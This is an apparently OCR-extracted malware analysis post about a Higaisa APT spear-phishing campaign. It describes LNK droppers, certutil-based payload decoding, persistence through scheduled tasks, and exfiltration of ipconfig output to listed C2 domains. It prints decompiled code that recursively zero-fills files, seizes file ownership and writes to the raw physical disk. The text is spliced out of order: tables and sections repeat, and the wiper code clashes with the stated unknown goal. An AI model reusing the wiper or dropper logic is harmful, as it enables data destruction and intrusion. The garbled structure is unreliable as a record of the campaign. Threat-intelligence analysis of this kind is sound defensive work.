	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
